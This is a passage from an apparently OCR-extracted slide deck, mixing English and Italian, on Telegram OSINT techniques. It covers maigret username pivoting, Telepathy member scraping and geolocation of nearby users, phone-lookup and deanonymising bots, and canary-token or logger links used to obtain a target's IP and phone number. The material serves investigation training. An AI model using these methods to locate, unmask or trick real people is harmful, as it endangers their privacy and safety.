
The bot is presented as an addon to be integrated into one's own chats.

The service also presents the possibility of querying the DB of collected data. **The service seems not to be fully functional as of the beginning of 2022.**



# TGSCANROBOT

Uno strumento più duttile che permette di avere accesso ai dettagli utente ed i gruppi a cui appartiene è **tgscanbot**



# NICKNAME

Telegram allows users to set a nickname. **THE NICKNAME IS UNLINKED FROM THE ID.**

Anyway it is used to represent one's identity.

Telegram allows people to add people by nickname without exposing their phone number.

Below is an example of nickname pivoting using the **maigret tool**

## UTILIZZO DI MAIGRET

```
[+] Starting a search on top 2802 sites from the Maigret database...
[*] Checking username zomgzomg on:
[?] StackOverflow: https://stackoverflow.com/users/filter?search=zomgzomg
[+] Telegram: https://t.me/zomgzomg
  fullname: jane mendonca
  image: https://cdn4.telegram-cdn.org/file/NMtf_Ylbj_gBb0RPbqPzqkfn8EgU3L97XSwdUDNETKStGKGP_lpk-2MQq1
  ...
[+] Imgur: https://imgur.com/user/zomgzomg
  id: 20156798
  imgur_username: zomgzomg
  reputation_count: 0
  reputation_name: Neutral
  image: https://i.imgur.com/SX0emf8_d.png?maxwidth=290&fidelity=grand
  created_at: 2015-04-29T01:31:43Z
[+] VK: https://vk.com/zomgzomg
  fullname: Stanislav Sergeev
[+] YandexCollections API [Yandex]: https://yandex.ru/collections/api/users/zomgzomg/
  yandex_public_id: dhhq6c06mfuh4emg8y43rc15rr
  fullname: Дима Б.
```

# TELEPATHY

```
Telepathy) [!] Performing comprehensive scan
[!] Calculating number of messages...
[~] Fetching details for https://t.me/kelvinsecuritydarkmarket...
[+] Memberlist fetched
T Chat details
| Title: KelvinSecurity - Dark Market & Leaks
| Description: Hacking Groups , DataBases Sales, Exploits Sale, Services Hacking...
| Total participants: 1928
| Participants found: 1928 (100.00%)
| Username: kelvinsecuritydarkmarket
| URL: http://t.me/kelvinsecuritydarkmarket
| Chat type: Megagroup
| Chat id: 1518900202
| Access hash: 2807677134679220622
| First post date: 2022/03/02, 15:44 UTC
| Memberlist saved to: ./telepathy_files/httpstmekelvinsecuritydarkmarket/memberlists/httpstmekelvinsecuritydarkmarket_members.csv
L Restrictions: None

[~] Calculating number of messages...
```

**Telepathy** is a tool that uses the Telethon library to enable scraping and analysis on **Telegram channels**.

It works well with public groups, and in addition to providing details on Telegram channels, it allows statistics on users and **geolocation of them**.

# TELEPATHY




```
-- An OSINT toolkit for investigating Telegram chats [and channels].  
-- Developed by @jordanwildon | Version 2.1.8.
```

```
[!] Searching for users near 4[REDACTED]57,1[REDACTED]33
```


```
[+] Users located          user_ID;Distance  
[+] Users within 500m: 48  [REDACTED];4;500  
[+] Users within 1000m: 42  [REDACTED];8;500  
[+] Users within 2000m: 7   [REDACTED];3;500  
[+] Users within 3000m: 0   [REDACTED];4;500  
[+] Total users found: 97  [REDACTED];4;500  
[+] Location list saved to: [REDACTED];9;500  
[REDACTED];4;500  
[REDACTED];2;500  
[REDACTED];1;500  
[REDACTED];1;500  
[REDACTED];6;500  
[REDACTED];500  
[REDACTED];1;500  
[REDACTED];5;500  
[REDACTED];7;500
```

Another interesting feature of Telepathy is the search using geographical coordinates.

# TELEPHONE NUMBERS



@ADDPRIVATEGROUP\_BOT  
@CRYPTOSCANNING\_BOT  
@PROTESTCHAT\_BOT  
@JOINCHATRU\_BOT  
@DEANONYM\_BOT  
@GETCONT\_BOT  
@CHECNUM\_BOT  
@EYEGOODBOT  
@TPOISK\_BOT  
@LBSE\_BOT




A more **social engineering** approach falls back on the use of **Canary Bots** or possibly embedded loggers in links. In this way, the **IP** and **telephone number** of a possible target can be obtained.

[HTTPS://GITHUB.COM/THINKST/CANARYTOKENS](https://github.com/thinkst/canarytokens)  
[HTTPS://GITHUB.COM/LAMER112311/DNNME](https://github.com/lamer112311/dnnme)

# CHATS AND GROUPS

Chats // groups also contain an ID, in this case it is a negative value.

- Groups may provide roles that determine the status of certain users in the group and administrators.
- A description that may contain useful information.
- Possible invitation links if these are secret




# CHAT AND GROUPS

The format of invitation links has undergone several changes over time.

Prior to 2017, the links contained information on who requested and developed them.



Links following this format are longer than **18 characters** and do not begin with **AAA** padding



# CHANNELS

Come i gruppi i canali posseggono un ID anche esso **negativo**.

- Come i gruppi, i canali possono esporre diverse informazioni riguardanti il creatore o i contatti.
- Qualora sia abilitato, gli utenti possono partecipare a discussioni riguardanti i post presenti sul canale.
- Un dettaglio interessante riguarda la piattaforma di microblogging **telegra.ph** spesso per pubblicare contenuti che vengono poi condivisi dai canali.



# SHOWJSONBOT

An extremely convenient tool capable of performing a precise analysis on the details of a message is **@showjsonbot**.

By forwarding the message to the bot, the corresponding json format is obtained.

```
        "first_name": " ",
        "language_code": "en"
    },
    "chat": {
        "id": [REDACTED],
        "first_name": " ",
        "type": "private"
    },
    "date": 1663525349,
    "forward_from_chat": {
        "id": [REDACTED],
        "title": " ",
        "username": " ",
        "type": "channel"
    },
    "forward_from_message_id": 653,
    "forward_date": 1663077046,
    "photo": [
        {
